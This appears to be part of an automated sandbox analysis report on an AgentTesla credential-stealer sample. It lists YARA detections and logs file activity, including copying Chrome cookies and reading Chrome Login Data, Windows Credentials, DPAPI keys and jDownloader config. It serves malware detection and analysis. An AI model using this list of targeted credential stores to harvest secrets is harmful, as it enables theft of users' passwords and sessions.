Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.907967195.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.910158370.0000000003091000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.910158370.0000000003091000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming\sakl01lr.4lx	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C02BEFF	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\sakl01lr.4lx\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C02BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\sakl01lr.4lx\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C02BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\sakl01lr.4lx\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C02DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\sakl01lr.4lx\Chrome\Default\Cookies	success or wait	1	6C026A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\sakl01lr.4lx\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6C02DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C021B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C021B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C021B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C021B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C021B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C021B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C021B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6C021B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\3a0e9c7c-1550-408b-bd08-21e13f90e1cb	unknown	4096	success or wait	1	6C021B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6C021B4F	ReadFile
C:\Users\user\AppData\Roaming\sakl01lr.4lx\Chrome\Default\Cookies	unknown	16384	success or wait	2	6C021B4F	ReadFile

Disassembly

Code Analysis